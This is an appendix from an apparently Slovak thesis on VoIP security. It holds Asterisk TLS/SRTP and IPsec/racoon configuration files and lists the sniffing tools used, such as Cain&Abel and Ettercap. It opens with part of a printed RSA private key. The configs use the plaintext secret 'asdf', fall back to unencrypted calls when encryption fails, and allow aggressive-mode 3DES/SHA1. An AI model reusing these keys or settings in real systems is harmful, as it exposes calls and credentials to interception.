Qi2jJBi4qKmA34zjUclZ6Dah4nqw1j9fS2ijoyX4RyRbJTYj7/xt2nkQ10Jwa6z9
gyUlG2sxAoGBAONdgx3P8ozAny4Sf3gw4m6vSCOVLacdET7Qh3X2sjPQjnEdQnUi
ZKy1VGHp2QzWBwJOr0thpWwXEYbLowrRovzj/HOkX5xJH1R4ZcGRu9YyXJ7ANtq9
pynXXHSfSXiHHq9Qy2L5D5nd4bxoZzDw+wF0OSzBXqHGWilieKzDPnYvAoGBANAw
3Zxha0eUpJ/+qCeZaM4a29y5++7H2pCuJIDJRM8i7gNw1y8NSNQZNqNB33YdEzKr
NGs1bcms6NKv7MjvqwVJ6ll4pzLwETxE+DFh1fyvBM0a6AU8/4q/PHHdcLOQJMCY
T2cZ5EILjTtMGqWf7TAt0SjydSnVUSbXl4Esxt7PAoGAaKS6WvdBR/zDhn3nAxdk
r9KmnhHjwB1FuaZaIjXXkLd1R6RS2PxqX37ZhnMNfbXn5ez3Cve3HgeD/oks0ibo
IAKCR2sowhJ5g/QhyTRcwlnNfRc0Z/qPvFcta1OAiiOOQNwrr7K3tnaDlaZrj//p
VqL6SZn6BvT2vENhDQqTbesCgYBSLYe8a6PaDG1zDiU4BFEfUfDJTsyIM3EtvN+B
ynCTxrjmuMrnsrm1pwIvLRhU2iMy0+uMCfn9Knh4eaLgqeH643NSv9JXw/U5sgu6
CmFaLYeaom1FbA9+p//m/j63UkV/lF97VfgIreCgsGiwSdFpPBycqh/fVGmFCIKw
JYmWdwKBgQCMgYVCPA+KLspM3SX/ztFrKp+uvMpymW6Nv0t4rN3UTgrP6/yKcfn8
```

```
3cXak4ex5Bf0BFzUygEV7yMIkFX1F45bmRWKsZVueiTzjsaMBdtoK9vp5zNivPII
sZYxmWFdZ7dufUpB+XIrelG9N2k25YHGAjz2YhGu8BIkKClNYHqjMQ==
-----END RSA PRIVATE KEY-----
```

A.5 Konfigurácia Asterisku s podporou TLS a SRTP

sip.conf

```
[general]
context=SIP_context
;canreinvite=no
disallow=all
allow=ulaw
allow=alaw
;allowguest=no                      ;  prijat alebo odmietnut guest hovory
tlsenable=yes                       ;  zapnut server pre prijem TLS spojenia
;tlsbindaddr=192.168.1.38:5061      ;  IP addresa na ktorej pocuva TLS server
tlscertfile=/etc/asterisk/asterisk_serv.pem       ; Certifikacny subor (*.pem only)
;register => tls://100:asdf@192.168.1.35:5061
tlscafile=/etc/ssl/certs/ca.pem
;tlscadir=</path/to/ca/dir>
;tlsdontverifyserver=yes

 [100]
context=SIP_context
type=friend
callerid="test User1"
host=dynamic                        ; urcuje nutnost registraci
secret=asdf
transport=tls
encryption=yes

[200]
context=SIP_context
type=friend
callerid="test User2"
host=dynamic
secret=asdf
transport=tls
encryption=yes
```

extensions.conf

```
[SIP_context]
; Nastavenie bezpecnej signalizacie a datovej casti
exten => _X00,1,Set(CHANNEL(secure_bridge_signaling)=1)
exten => _X00,n,Set(CHANNEL(secure_bridge_media)=1)

; Vytvorenie pokusu o hovor a kontrola zlyhania
exten => _X00,n,Dial(SIP/${EXTEN})
exten => _X00,n,GotoIf($["${HANGUPCAUSE}" = "58"]?encrypt_fail)
exten => _X00,n,Hangup

; Vypnutie poziadavky na zabezpecenie a znovu vytocenie
exten => _X00,n(encrypt_fail),Set(CHANNEL(secure_bridge_signaling)=0)
exten => _X00,n,Set(CHANNEL(secure_bridge_media)=0)
exten => _X00,n,Dial(SIP/${EXTEN})
exten => _X00,n,Hangup
```

A.6 Konfiguračné súbory IPsec služby

ipsec-tools.conf

```
#!/usr/sbin/setkey -f

# NOTE: Do not use this file if you use racoon with racoon-tool
# utility. racoon-tool will setup SAs and SPDs automatically using
# /etc/racoon/racoon-tool.conf configuration.
#

## Flush the SAD and SPD
#
 flush;
 spdflush;

## Some sample SPDs for use racoon
#
 spdadd 192.168.1.43 192.168.1.41 any -P out ipsec
    esp/transport//require;
#
 spdadd 192.168.1.41 192.168.1.43 any -P in ipsec
    esp/transport//require;
#
 spdadd 192.168.1.43 192.168.1.42 any -P out ipsec
    esp/transport//require;
#
 spdadd 192.168.1.42 192.168.1.43 any -P in ipsec
    esp/transport//require;
```

racoon.conf


```
path pre_shared_key "/etc/racoon/psk.txt";
path certificate "/etc/racoon/certs";
#log debug;

remote 192.168.1.42 {
        exchange_mode main,aggressive;
        proposal {
                encryption_algorithm 3des;
                hash_algorithm sha1;
                authentication_method pre_shared_key;
                #authentication_method rsasig;
                dh_group modp1024;
        }
        generate_policy off;
}
remote 192.168.1.41 {
        exchange_mode main,aggressive;
#       certificate_type x509 "host2cert.pem" "host2key.pem";
        proposal {
                encryption_algorithm 3des;
                hash_algorithm sha1;
                authentication_method pre_shared_key;
                #authentication_method rsasig;
                dh_group modp1024;
        }
        generate_policy off;
}
#sainfo address 192.168.203.10[any] any address 192.168.22.0/24[any] any {
sainfo anonymous {
#        pfs_group modp1024;
        encryption_algorithm 3des;
        authentication_algorithm hmac_sha1;
        compression_algorithm deflate;
}
```


A.7 Priebeh IPsec hovoru s prvotnou výmenou SAD a SPD pomocou ISAKMP

B. Aplikácia Cain&Abel

B.1 Cain&Abel – dešifrácia hašového algoritmu MD5



B.2 Cain&Abel – odposluch RTP streamu



C. Odkazy na použitý freeware a software s licenciou GPL

- ORACLE, *VirtualBox*, general-purpose full virtualizer for x86 hardware, 2009. verzia 3.0.10 r54097. <http://www.virtualbox.org/wiki/Downloads>.
- DEBIAN, *Free Operating System*, Stable official release (verzia) 5.0.4. <http://www.debian.org/>.
- MINISIP, *SIP User Agent*, developed by Ph.D and Masters Students at the Royal Institute of Technology (KTH Stockholm, Sweden), 2009. verzia minisip-0.7.1 + r2878. Použitý v kapitole 8.2. <http://www.minisip.org>.
- Cain & Abel, *Password recovery tool for Microsoft Operating System*, MONTORO, M., verzia v4.9.35, Použitý v kapitole 7.2 a 7.5. <http://www.oxid.it/cain.html>.
- ETTERCAP.NG, Suite for Man in the middle attacks on LAN, verzia NG-0.7.3, Použitý v kapitole 7.2. <http://ettercap.sourceforge.net/index.php>.
- X-Lite, Popular softphone for free, CounterPath Corporation 2010. <http://www.counterpath.com/x-lite.html>.
- ZOIPER, Softphone, Webphone and SIP SDK, ZoIPer 2009. <http://www.zoiper.com/softphone/>.
- DSNIFF - Collection of tools for network auditing and penetration testing, SONG, D., <http://monkey.org/~dugsong/dsniff/>.
- ASTERISK SVN-group-srtp_reboot, Terry Wilson, SVN server 2010. verzia r255206 Použitý v kapitole 8.1 a 8.3.1. <http://svn.digium.com/svn/asterisk/team/group/srtp_reboot>.
- ASTERISK, SVN-group-srtp_mikey, SVN server 2009. verzia r175525, Použitý v kapitole 8.2. <http://svn.digium.com/svn/asterisk/team/group/srtp_mikey>.
- libSRTP, Sourceforge.net, Last update 2006, <http://srtp.sourceforge.net/download.html>.
- COLASOFT, *Maximize Network Value*, Colasoft Packet Builder, [on-line] 2010. <http://www.colasoft.com/download/products/download_packet_builder.php>.